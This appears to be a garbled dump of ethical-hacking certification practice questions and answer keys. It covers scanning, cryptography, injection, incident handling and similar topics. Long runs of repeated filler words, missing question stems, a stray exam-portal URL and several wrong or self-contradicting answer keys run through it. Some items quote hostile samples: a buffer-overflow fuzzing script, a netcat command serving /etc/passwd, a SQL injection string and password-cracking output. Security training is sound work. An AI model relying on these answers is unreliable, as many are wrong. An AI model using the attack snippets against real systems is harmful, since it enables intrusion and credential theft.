Use fences in front of the doors.
Install an IDS at the entrance doors and some around the corners
Install a surveillance system with cameras looking at the front doors and the street.
Use lighting in all of the company's entrance doors and along the perimeter.

perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter. perimeter. perimeter. perimeter. perimeter.
perimeter. perimeter.

SSL/TLS Renegotiation Vulnerability
Shellshock
Heartbleed Bug
POODLE

POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE POODLE

A system for generating one-time passwords that are encrypted with secret keys
A biometric system that bases authentication decisions on physical attributes.
Passwords are turned into virtual passwords in this authentication technique.
A biometric system that uses behavioral characteristics to make authentication decisions.

**Answer: A**

Eve stole a file named secret.txt, transferred it to her computer, and she just entered these commands:

~]$ john secret.txt
Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2-16]) Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 3/3 0g/s 86168p/s 86168c/s 172336C/s MERO..SAMPLUI
0g 0:00:00:04 3/3 0g/s 3296Kp/s 3296Kc/s 6592KC/s GOS..KARIS4

0g 0:00:00:07 3/3 0g/s 8154Kp/s 8154Kc/s 16309KC/s NY180K..NY1837

0g 0:00:00:10 3/3 0g/s 7958Kp/s 7958Kc/s 15917KC/s SHAGRN..SHENY9

What is she attempting to accomplish?

She is encrypting the file.
She is sending the file to another hacker named John over ftp.
She is looking through the contents of the file with John the Ripper
To crack the passwords in the secret.txt file, she is using John the Ripper.

**Answer: D**

**D D D D D D D D D D D D D D D D D D D D D D D D D D D D D**

A virus scanner
A vulnerability scanner
A port scanner
A malware scanner

scanner scanner
scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner scanner

scanner scanner scanner scanner scanner scanner

Removes the passwd file
Display passwd content to prompt
Add new user to the passwd file
Changes all passwords in passwd

**Answer: B**

A huge corporation plans to employ Blackberry for its corporate mobile phones, and a security expert has been appointed to assess the risks. The analyst will illustrate how an attacker could get over perimeter protections and obtain access to the Prometric Online Testing - Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. Using the Blackjacking attack method.

To undertake a Blackjacking attack, what tool should the analyst use?

BBProxy
Paros Proxy
Blooover
BBCrack

**Answer: A**

ABC's security administrator must allow Internet traffic through host 10.0.0.2 and UDP traffic through host 10.0.0.3. He must also allow all FTP traffic to the rest of the network while blocking all other traffic. No one can access the ftp after he applied his ACL settings to the router, and the approved hosts cannot access the Internet. What is going on in the network according to the next configuration?

access-list 102 deny tcp any any

access-list 104 permit udp host 10.0.0.3 any

access-list 110 permit tcp host 10.0.0.2 eq www any access-list 108 permit tcp any eq ftp any

Port 80 should be used instead of 110 in the ACL.
Because it is UDP, the ACL 104 must come before.
The first ACL is denying all TCP traffic, and the other ACLs are being ignored by the router
The FTP ACL must come before the ACL 110.

110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.
110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.
110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.
110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.
110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.
110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.

110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.

110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110. 110.

SYN
ACK
RST
SYN-ACK

**Answer: A**

The practice and study of strategies for secure communication in the presence of third parties are known as cryptography (called adversaries). It is more broadly concerned with developing and studying protocols that overcome adversarial impact and are connected to different areas of information security, such as data confidentiality, data integrity, authentication, and non-repudiation. Mathematics, computer science, and electrical engineering all cross in modern cryptography. ATM cards, computer passwords, and electronic commerce are all examples of cryptography applications.

The following is a simple explanation of how cryptography works:

SECURE (plain text)

+1 (+1 next letter. for example, the letter ""T"" is used for ""S"" to encrypt.) TFDVSF (encrypted text)

+ = logic => Algorithm 1 = Factor => Key

Which of the following statements concerning cryptography is correct??

The public key is used to decode, and the private key is used to encrypt in public-key cryptography, also known as asymmetric cryptography.
To convey the shared session key and establish a communication channel, Secure Sockets Layer (SSL) employs asymmetric encryption (public/private key pair).
The secret is the key, not the algorithm.
Symmetric-key algorithms are a type of cryptography algorithm that uses distinct cryptographic keys for both plaintext encryption and ciphertext decoding.

**Answer: D**

**D D D D D D D D D D D D D**

msfpayload
msfd
msfcli
mfencode

**Answer: D**

**D D D D D D D D D D D D D D D D D D D D D D D D D**
**D D D D D D D D D D D D D D D D D D D D D D D D D**

**D D**

Hack attack
Sniffing
Dumpster diving
Spying

**Answer: C**

**C C C

host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com
host.domain.com host.domain.com host.domain.com

File permissions
Firewall rulesets
Passwords
Usernames

**Answer: C**

Someone has produced an information spillage on their computer, and it has been reported to you. You walk up to the computer, disconnect it from the network, detach the keyboard and mouse, and turn it off. What incident-handling step did you just finish?

Discovery
Containment
Recovery
Eradication

Eradication Eradication Eradication Eradication Eradication
Eradication Eradication Eradication Eradication Eradication
Eradication Eradication Eradication Eradication Eradication

Eradication Eradication Eradication Eradication Eradication Eradication Eradication Eradication Eradication

**"","GMON .","GDOG .","KSTET .","GTER .","HTER .","LTER .","KSTAN ."]**

**for command in commands: for buffstring in buffer:**

**print ""Exploiting "" +command +"":""+str(len(buffstring))**

**s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)**
**s.connect(('127.0.0.1', 9999))**

**s.recv(50)**

**s.send(command + buffstring) s.close()**

What is the purpose of the code?

Buffer Overflow
Encryption
Bruteforce
Denial-of-service (DoS)

(DoS) (DoS)
(DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS)
(DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS)

(DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS) (DoS)

There is still a chance that traffic will slow down on the network. Employees would be told who the boss is via the IT department. It may be an invasion of privacy if employees are not informed that they will be observed.
The staff would all halt their routine work operations.

operations. operations. operations.

**Answer: B**

To discover network vulnerabilities, port scanning can be used as part of a technical evaluation. On the targeted machine, the TCP XMAS scan is utilized to locate listening ports.

What happens if a scanned port is open?

An RST will be sent from the port.

An ACK will be sent by the port.
A SYN will be sent by the port.
The packets will be ignored by the port

**Answer: D**

To join an 802.11 network, a new wireless client is configured. Many of the other clients on the network utilize the same hardware and software as this one. Although the client can see the network, it is unable to connect. The Wireless Access Point (WAP) does not react to the association requests issued by the wireless client, according to a wireless packet sniffer.

What could be the source of this issue?

The client is set to the incorrect channel.
The client's MAC address is not recognized by the WAP.
DHCP is not enabled on the wireless client.

The client is unable to see the wireless network's SSID.

**Answer: B**

Which security element prevents automobiles from crashing through a building's doors?

Bollards
Receptionist
Mantrap
Turnstile

**Answer: A**

If a tester tries to ping an existing target but gets no response or a response that says the destination is unreachable, ICMP may be deactivated, and the network is utilizing TCP. What other options does the tester have for getting a response from a TCP host?

Traceroute
Broadcast ping
TCP ping
Hping

**Answer: D**

Which of the following is a Linux-based system that uses a passive wireless packet analyzer?

Tshark
Kismet
Burp Suite
OpenVAS

OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS OpenVAS

Recovery phase

Identification phase
Containment phase
Preparation phase

**Answer: D**

Which protocol is used to establish secure communications between two devices, such as in virtual private networks (VPNs)?

IPSEC
SET
PEM
PPP

**Answer: A**

**A A A

Log onto his network; after all, it is his fault that you are able to gain access
To avoid taxing your own network, only use his network when you have significant downloads.

downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.

downloads. downloads. downloads. downloads. downloads.
downloads. downloads. downloads. downloads. downloads.

downloads. downloads. downloads. downloads. downloads.

Cross-site scripting vulnerability
Session management vulnerability
Cross-site Request Forgery vulnerability
SQL injection vulnerability

**Answer: A**

What is not recommended for PCI compliance?

Between the public network and the credit card data, use a firewall.
Employees who handle credit card transactions should be rotated to new departments on a yearly basis.
As few people as possible should have access to cardholder data.
To protect any transmissions of cardholder data over any public network, use encryption.

encryption. encryption. encryption.

request smtp 25

tcp.port eq 25

smtp port

tcp. contains port 25

25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25
25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25
25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25
25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25
25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25

25 25 25 25 25 25 25 25 25 25 25 25 25

HTML Injection

ClickJacking Attack

Session Fixation

HTTP Parameter Pollution

Pollution Pollution

Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution
Pollution Pollution Pollution Pollution Pollution Pollution Pollution

Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution Pollution

What kind of flaw must exist in order for this remote attack to be possible?

File system permissions
Privilege escalation

Brute force logic
Directory traversal

**Answer: B**

How can a hacker use the password file from /etc/passwd that he has gained access to on a Linux host?

He would be able to read it because it is encrypted.
The passwords themselves are not stored in the password file.
Only the root user has access to the passwords.
He can open it and view the user ids and passwords associated with them.

them. them.
them. them. them. them. them. them. them. them. them. them. them. them. them. them. them.

WISS

HIDS
WIPS
NIDS

**Answer: C**

The following is extracted from a log file on a network workstation with the IP address of:

192.168.1.106: Time:Mar 13 17:30:15 Port:20 Source:192.168.1.103 Destination:192.168.1.106

Protocol:TCP Time:Mar 13 17:30:17 Port:21 Source:192.168.1.103

Destination:192.168.1.106 Protocol:TCP Time:Mar 13 17:30:19 Port:22

Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP Time:Mar 13 17:30:21

Port:23 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP Time:Mar 13 17:30:22 Port:25 Source:192.168.1.103 Destination:192.168.1.106

Protocol:TCP Time:Mar 13 17:30:23 Port:80 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP Time:Mar 13 17:30:30 Port:443 Source:192.168.1.103 Destination:192.168.1.106

Protocol:TCP

What kind of action was recorded?

A. 192.168.1.103 is the target of a port scan.

B. 192.168.1.106 is the target of a teardrop attack.

C. 192.168.1.103 is the target of a denial of service attack.

D. 192.168.1.106 is the target of a port scan.

**Answer: D**

Take a look at the output below. What was the hacker's goal?

; <<>> DiG 9.7.-P1 <<>> axfr domain.com @192.168.1.105

; global options: +cmd

domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com. 131 900 600 86400

3600

domain.com. 600 IN A 192.168.1.102

domain.com. 600 IN A 192.168.1.105 domain.com. 3600 IN NS srv1.domain.com. domain.com. 3600 IN NS srv2.domain.com. vpn.domain.com. 3600 IN A 192.168.1.1

server.domain.com. 3600 IN A 192.168.1.3

office.domain.com. 3600 IN A 192.168.1.4

remote.domain.com. 3600 IN A 192.168.1.48

support.domain.com. 3600 IN A 192.168.1.47

ns1.domain.com. 3600 IN A 192.168.1.41

ns2.domain.com. 3600 IN A 192.168.1.42

ns3.domain.com. 3600 IN A 192.168.1.34

ns4.domain.com. 3600 IN A 192.168.1.45

srv1.domain.com. 3600 IN A 192.168.1.102

srv2.domain.com. 1200 IN A 192.168.1.105

domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com. 131 900 600 86400

3600

; Query time: 269 msec

; SERVER: 192.168.1.105#53(192.168.1.105)

; WHEN: Sun Aug 11 20:07:59 2013

; XFR size: 65 records (messages 65, bytes 4501)

On his own domain, the hacker listed DNS records.
The hacker gathered publicly available records for the domain using whois.
The hacker was able to move the zone and enumerate the hosts with ease.
To brute force the list of available domains, the hacker utilized the ""fierce"" tool.

tool. tool.
tool. tool. tool. tool. tool. tool. tool. tool. tool. tool. tool. tool.
tool. tool.

Macro virus
Polymorphic virus
Stealth virus
Multipart virus

**Answer: A**

A corporation underwent a penetration test. Following the test, a report was created and handed over to the company's IT department. The following is a portion of the report:

Between VLANs, an Access List should be written.
The intranet should have port security enabled.
Between the intranet (LAN) and the DMZ, a security solution that filters data packets should be installed.
In front of the web applications, a WAF should be utilized.

Which of the following options is correct, according to the report's section?

SQL Injection attacks are no longer a possibility
MAC spoofing attacks are not possible.
There is an access control policy between VLANs
All of the above

above above above above above above above above above above above above above above above above above above above above

Logic tier
Data tier
Presentation tier

Application Layer

**Answer: A**

**A A A A A A A A A A A A A A A A A A A A A A A A A A A A A**

Malicious code is attempting to execute instructions in a memory location that cannot be executed.
Malware runs in either the read-only memory (ROM) or the cache memory section
A race condition is being exploited, and the malicious process is being contained by the operating system.
The operating system is forced to write data from the hard disk due to a page fault.

**Answer: A**

**A A A A A A A A A A A A A A A A A A A A A A A A A A A A A**
**A A A A A A A A A A A A A A A A A A A A A A A A A A A A A**
**A A A A A A A A A A A A A A A A A A A A A A A A A A A A A**
**A A A A A A A A A**

Whois database query
SQL injection
Cross-site scripting
Banner grabbing

**Answer: D**

Which of the following is the greatest option for surfing the Internet anonymously?

Use shared WiFi
When entering personal information, use SSL sites.
Use public VPN
Use Tor network with multi-node

multi-node multi-node
multi-node multi-node multi-node

**B B B

A technician is attempting to resolve a problem with a computer that is unable to connect to the Internet via a wireless access point. The computer can send files to other computers locally, but it is unable to connect to the Internet. The IP address and default gateway are both on the 192.168.1.0/24 network, according to the technician. Which of the following has happened recently?

The gateway and the computer are not on the same network
A public IP address is not being used by the computer.
An invalid IP address is being used by the machine.

A public IP address is not being routed through the gateway.

**Answer: D**

The second phase (scanning phase) of Firewalk has just finished, and a technician has received the output shown below. On the basis of these scan results, what conclusions can be drawn?

**TCP port 21 – no response TCP port 22 – no response TCP port 23 – Time-to-live exceeded**

The scan on port 23 went past the filtering device without being blocked. This means that the firewall did not block port 23.
The firewall is blocking ports 21 through 23, and a service on the target host's port 23 is listening.
Ports 21 and 22 are not responding, indicating that those services are not functioning on the destination server.
Because the scan on port 23 was successful in connecting to the destination host, the firewall responded with a TTL error.

**Answer: A**

On a given host, a penetration tester is performing a port scan. The tester discovered numerous ports open, which made determining the installed Operating System (OS) version difficult. Which of the following is most likely to be installed on the target system by the OS, based on the NMAP result?

**Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8**

The host is almost certainly a printer.
It is very likely that the host is a Windows system
It is very likely that the host is a Linux system.
It is very likely that the host is a Linux system.

**Answer: A**

A web application security test has been commissioned. The tester notes that the site is dynamic and requires the use of a database on the back end. What is the first character that the tester should try breaking a legitimate SQL request with in order to verify if SQL injection is possible?

Exclamation mark

Semicolon
Double quote
Single quote

**Answer: D**

Which PKI service will vouch for an individual's or company's identity?

CR
CBC

KDC
CA

CA CA CA CA CA CA CA CA CA CA CA CA

AES is an asymmetric algorithm for generating a public/private key pair; RSA is a symmetric algorithm for encrypting data.
AES is symmetric and is used to encrypt data; RSA is asymmetric and is used to produce a public/private key pair.
Both methods are symmetric, but AES utilizes 256-bit keys.
Both techniques are asymmetric, but RSA uses 1024-bit keys.

keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys.

keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys. keys.

Money should be transferred from the administrator's account to a different account.
Continue the penetration test without reporting it
Steal the bitcoins rather than transferring the money
Notify the administration right away.

**Answer: D**

Which of the following is an example of an injection attack on a web server based on True/False questions?

DMS-specific SQLi
Classic SQLi
Compound SQLi
Blind SQLi

SQLi SQLi SQLi

Firewall-management policy

**Answer: B**

Which intrusion detection system is best suited for large situations where vital network assets require extra examination and monitoring of sensitive network segments?

Firewalls
Network-based intrusion detection system (NIDS)
Host-based intrusion detection system (HIDS)
Honeypots

_____

_____ _____

_____ _____ _____ _____ _____ _____

_____ _____ _____ _____ _____ _____

_____ _____ _____ _____ _____ _____

_____ _____ _____ _____ _____ _____

_____ _____ _____ _____

MBSA is used to scan servers.
Go to each server physically
Nmap is used to scan servers.
Telnet to each server's ports.

ports. ports.

ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports. ports.

Keep the payload and headers safe.
Work at the Data Link Layer
Encrypt
Authenticate

**Answer: B**

**B B B B B B B B B B B B B B B B B B B B B B B B B B B B B**

On its alone, the port scan is adequate. In this way, he saves time.
The ping sweep is used to identify live hosts, and then the port scan is performed on those hosts. He saves time this way.

First, a port search to detect interesting services, followed by a ping sweep to find servers that reply to icmp echo queries.
It makes no difference in which order you do things. Both steps must be completed for all hosts.

**Answer: D**

---

Which access control approach allows numerous systems to use a central authentication server (CAS) to grant users access to multiple systems after a single authentication?

Single sign-on
Windows authentication
Role-Based Access Control (RBAC)
Discretionary Access Control (DAC)

**Answer: A**

'Pass the hash' is a hacking technique used in cryptanalysis and computer security that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password rather than the corresponding plaintext password. This approach is covered by the psexec module in the Metasploit Framework. Penetration testers frequently use the psexec module to gain access to a system for which they already have credentials. It was developed by Sysinternals and is now part of the framework. When penetration testers successfully gain access to a system via an exploit, they frequently use meterpreter or other methods such as fgdump, pwdump, or cachedump to obtain the passwords, and then use rainbowtables to crack the hash values.

Which of the following is the correct hash type and sort order for the'smbpass' function in the psexec module?

LM:NTLM

NTLM:LM
NT:LM
LM:NT

**Answer: A**

Eve took a file called secret.txt and copied it to her computer, where she simply typed the following commands:

[eve@localhost ~]$ john secret.txt

Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2-16]) Press 'q' or Ctrl-C to abort, almost any other key for status

0g 0:00:00:03 3/3 0g/s 86168p/s 86168c/s 172336C/s MERO..SAMPLUI

0g 0:00:00:04 3/3 0g/s 3296Kp/s 3296Kc/s 6592KC/s GOS..KARIS4

0g 0:00:00:07 3/3 0g/s 8154Kp/s 8154Kc/s 16309KC/s NY180K..NY1837

0g 0:00:00:10 3/3 0g/s 7958Kp/s 7958Kc/s 15917KC/s SHAGRN..SHENY9

What is she attempting to accomplish?

She is sending the file to another hacker named John over ftp
She is cracking the passwords in the secret.txt file with John the Ripper.
She is encrypting the file.
She is looking through the contents of the file with John the Ripper.

**Answer: B**

The accounting firm ABC recently hired a new accountant. The financial statements will be worked on by the accountant. Those financial statements must be reviewed by the CFO before being given to the accountant. However, the CFO is concerned because he wants to ensure that the information sent to the accountant has not been altered after he has approved it. Which of the following choices would be most beneficial to ensure the integrity of the data?

The financial statements can be transmitted twice, first by email and again via USB, and the accountant can examine the two to ensure they are identical
The CFO can use a password-protected spreadsheet file
The paper can be sent to the accountant on a USB drive dedicated to that purpose
Once the CFO has authorized the financial figures, he can employ a hash algorithm in the document.

**Answer: D**

A rogue router is attached to a network by an attacker. As part of a man-in-the-middle attack, he wants to redirect traffic to a LAN tied to his router. What steps may the genuine admin take to counteract this attack?

All routing protocols should be disabled, and only static routes should be used.
This risk will be mitigated only if OSPFv3 is used.
The traffic cannot be redistributed unless the administrator explicitly permits it.
Make sure that legitimate network routers are set up to run authentication-based routing protocols.

**Answer: D**

---

Which of the following is a commonly found wireless network detector in Linux?

Kismet
Abel
Netstumbler
Nessus

**Answer: A**

A security consultant decides to use multiple layers of anti-virus defense, such as end-user desktop anti-virus and E-mail gateway.

This approach can be used to mitigate which kind of attack?

Forensic attack
ARP spoofing attack
Social engineering attack
Scanning attack

**Answer: C**

A code injection attack occurs when a malicious user:

Text is entered into a data field and is interpreted as code.
Using a buffer overflow causes the server to execute arbitrary code.
Additional code is inserted into the JavaScript that is currently running in the browser.
Gains access to the server's codebase and adds new code.

**Answer: A**

Sid is a programming contest judge. Before reaching him, the code passes through a limited operating system and is tested there. If it passes, it will proceed to Sid. What is the name of the middle step?

Fuzzy-testing the code
Third party running the code
Sandboxing the code
String validating the code

**Answer: A**

The Payment Card Industry Data Security Standard (PCI DSS) divides control objectives into six areas. Each objective has one or more conditions that must be met in order for compliance to be achieved. Which of the following requirements would be the most appropriate for the goal "Implement strong access control measures"?

Test security systems and processes on a regular basis.
Encrypt cardholder data transmission via open, public networks.
Each person who has access to the computer should be given a unique ID.
On all systems that are routinely infected with malware, install and update anti-virus software on a regular basis.

**Answer: C**

Which of the following acts requires employers to provide their standard national numbers in order to be identified on standard transactions?

SOX
HIPAA
DMCA
PCI-DSS

**Answer: B**

Which of the following is an NMAP script for detecting HTTP methods like GET, POST, HEAD, PUT, DELETE, and TRACE?

http-git

http-headers
http enum
http-methods

**Answer: D**

Fred works as the company's network administrator. Fred is putting an internal switch to the test. Fred wants to deceive this switch into thinking it already has a session with his computer by using an external IP address. How will Fred be able to accomplish this?

Fred can do this by sending an IP packet containing the RST/SIN bit and his computer's source address.
He can transmit an IP packet with the SYN bit set and his computer's source address.
Fred can send an IP packet with the switch's source address and the ACK flag set to zero.
Fred can send an IP packet to the switch with the ACK bit set and his machine's source address.

**Answer: D**

What is the procedure for logging, recording, and resolving occurrences within a company?

Incident Management Process

Security Policy
Internal Procedure
Metrics

**Answer: A**

**Explanation:** The following reference defines some activities included in the incident management process.

**Reference:**
https://en.wikipedia.org/wiki/Incident_management_(ITSM)#Incident_management_procedure

A hacker gained access to a Linux computer and took the password file from the /etc/passwd directory. What can he do with it?

The passwords themselves are not stored in the password file.
He can open it and view the user ids and passwords associated with them.
Only the root user has access to the passwords.
He cannot read it because it is encrypted.

**Answer: A**

What is the safest approach to prevent corporate data from being stolen from a laptop left in a hotel room?

Set a BIOS password.
Encrypt the hard drive's data.
Use a strong operating system login password.
Make a backup of everything on your laptop and store it somewhere safe.

**Answer: B**

Hping2 is being used to manually do Idle Scanning. During your scan, you will note that practically every query, regardless of the port being requested, increments the IPID. The IPID is incremented by more than one number in one or two of the queries. Why do you believe this happens?

The zombie you are utilizing is not actually sleeping.
A stateful inspection firewall is resetting your queries.
Your queries are being reset by a stateful inspection firewall.
On the target machine, these ports are genuinely open.

**Answer: A**

IDS logs are being examined by Darius. During the investigation, he discovered that nothing untoward had been discovered, and an alarm had been raised based on routine web application activity. He has the option of marking this alert as:

False-Negative
False-Positive
True-Positive

False-Signature

**Answer: A**

If the port is closed, what is the right answer to a NULL scan?

SYN
ACK
FIN

PSH
RST
No response

**Answer: E**

The Open Web Application Security Project (OWASP) is a non-profit nonprofit organization dedicated to enhancing software security all around the world. What item on OWASP's Top Ten Project Most Critical Web Application Security Risks is the most concerning?

Injection
Cross Site Scripting
Cross Site Request Forgery
Path disclosure

**Answer: A**

**Explanation:** Injection is ranked first among the OWASP 2013 Top Ten Project Most Critical Web Application Security Risks.

When untrusted data is provided to an interpreter as part of a command or query, injection issues such as SQL, OS, and LDAP injection occur. The interpreter can be fooled by the attacker's hostile data into executing unwanted commands or accessing data without proper authorization.

**Reference:**

A recent security audit found that the company's network had been hacked on many occasions. After more investigation, you discover that your IDS is incorrectly set up and thus unable to trigger alarms when they are required. What kind of alert does the IDS issue?

True Positive
False Negative
False Positive
False Positive

**Answer: B**

At a nearby institution, a Network Administrator was recently elevated to Chief Security Officer. One of the new responsibilities for the employee is to oversee the installation of an RFID card access system in a new server room on campus. Student

enrollment information will be stored in the server room and securely backed up to an off-site location.

During a meeting with an outside consultant, the Chief Security Officer expresses his concern that existing security procedures were not properly built. Currently, the Network Administrator is in charge of approving and issuing RFID card access to the server room, as well as weekly reviews of the electronic access records.

Which of the following is a problem in this scenario?

Segregation of duties
Undue influence

Lack of experience
Inadequate disaster recovery plan

**Answer: A**

Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

In collaboration with the Department of Homeland Security, incident response services are provided to any user, enterprise, government agency, or organization
The nation's Internet infrastructure is maintained, new Internet infrastructure is built, and old Internet equipment is decommissioned
Critical penetration testing for the Department of Homeland Security, as well as the public and private sectors, has been

registered.
Measurement of important vulnerability evaluations for the DOD and State Departments, as well as the private sector

**Answer: A**

In structured query language (SQL), which of the following is used to denote a single-line comment?

–
||
%%
''

**Answer: A**

Assume you are the Chief Network Engineer of a telecommunications company. Your company is planning a major expansion, and users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network will need to be authenticated. Which AAA protocol would you use if you were to implement it?

TACACS+
DIAMETER
Kerberos
RADIUS

**Answer: D**

Which of the following is a valid list of risk assessment data-gathering activities?

Threat identification, vulnerability identification, control analysis
Threat identification, response identification, mitigation identification
Attack profile, defense profile, loss profile
System profile, vulnerability identification, security determination

**Answer: A**

For OS detection in Nmap, which of the following command-line switches would you use?

A. –D

B. -O
C. -P
D. –X

**Answer: B**

A security consultant is attempting to get a significant contract, including penetration testing and reporting. The company considering bids requires proof of work, so the consultant prints out numerous completed audits. As a result, which of the following is most likely to happen?

Because of their excellent performance, the consultant will request payment on the bid.
Other companies' vulnerabilities may be exposed as a result of the consultant's work.
The company receiving bids will require the same type of testing structure.
Because of the excellent work accomplished, the company accepting bids will hire a consultant.

**Answer: B**

When a malicious person compels the user's browser to send an authenticated request to a server, what form of vulnerability/attack is it?

Cross-site request forgery
Cross-site scripting
Session hijacking
Server side request forgery

**Answer: A**

From the given options, which of the following define a hashing algorithm?

MD5
PGP
DES

ROT13

**Answer: A**

Employees will be able to connect to the company's internal network using a secure remote access solution, which will be deployed by a security engineer. Which of the following strategies can be used to reduce the risk of a man-in-the-middle attack?

SSL
Mutual authentication
IPSec
Static IP addresses

**Answer: C**

Which of the following instructions, when run on a Linux system, will launch the Nessus client in the background so that the Nessus server may be configured?

nessus +
nessus *s
nessus and

nessus –d

**Answer: C**

If an attacker uses the command:

**SELECT*FROM user WHERE name = 'x' AND userid IS NULL;—';** Which type of SQL injection attack is being carried out by the attacker?

End of Line Comment
UNION SQL Injection
Illegal/Logically Incorrect Query
Tautology

**Answer: D**

In a switched environment network, a hacker posing as a heating and air conditioning specialist was able to install a sniffer programme. What kind of technique may the hacker employ to sniff all of the network's packets?

Fraggle
MAC Flood
Smurf
Tear Drop

**Answer: B**

Least privilege is a security concept in which a user must be:

Confined with the functions necessary to complete the job.
Given administrative or root privilege.

Entrusted with the sole ownership of all data and access to that data.
Given the same privileges as the rest of the department.

**Answer: A**

What DNS resource record can tell you how long a "DNS poisoning" attack might last?

MX
SOA
NS
TIMEOUT

**Answer: B**

During the process of encryption and decryption, what keys are shared?

Private keys
User passwords
Public keys
Public and private keys

**Answer: C**

How would an attacker list all the shares to which the current user context has access using Windows CMD?

NET USE
NET CONFIG

NET FILE
NET VIEW

**Answer: A**

**Explanation:** Connects a computer to a shared resource, disconnects it, or shows information about computer connections. The command also manages persistent connections to the internet. Net usage returns a list of network connections when run without any parameters.

**Reference:** https://technet.microsoft.com/en-us/library/bb490717.aspx

What does the following command in netcat do?

**nc -l -u -p55555 < /etc/passwd**

/etc/passwd file is used to keep track of incoming connections.
UDP port 55555 is used to load the /etc/passwd file
When connected to UDP port 55555, it captures the /etc/passwd file.
When connecting to UDP port 55555, deletes the /etc/passwd file.

**Answer: C**

XYZ.com's security administrator is Sandra. One day, she discovers that the XYZ.com Oracle database server has been hacked, and customer and financial information has been stolen. If the database falls into the hands of competitors, the financial loss will be in the millions of dollars. Sandra wants to report this incident to the authorities as soon as possible. What entity is responsible for coordinating cyber-crime investigations across the United States?

NDCA
NICP
CIRP
NPC
CIA

**Answer: D**

Public Key Infrastructure (PKI) has which of the following characteristics?

Compared to symmetric-key cryptosystems, public-key cryptosystems are faster.
Public-key cryptosystems use digital signatures to distribute public keys.
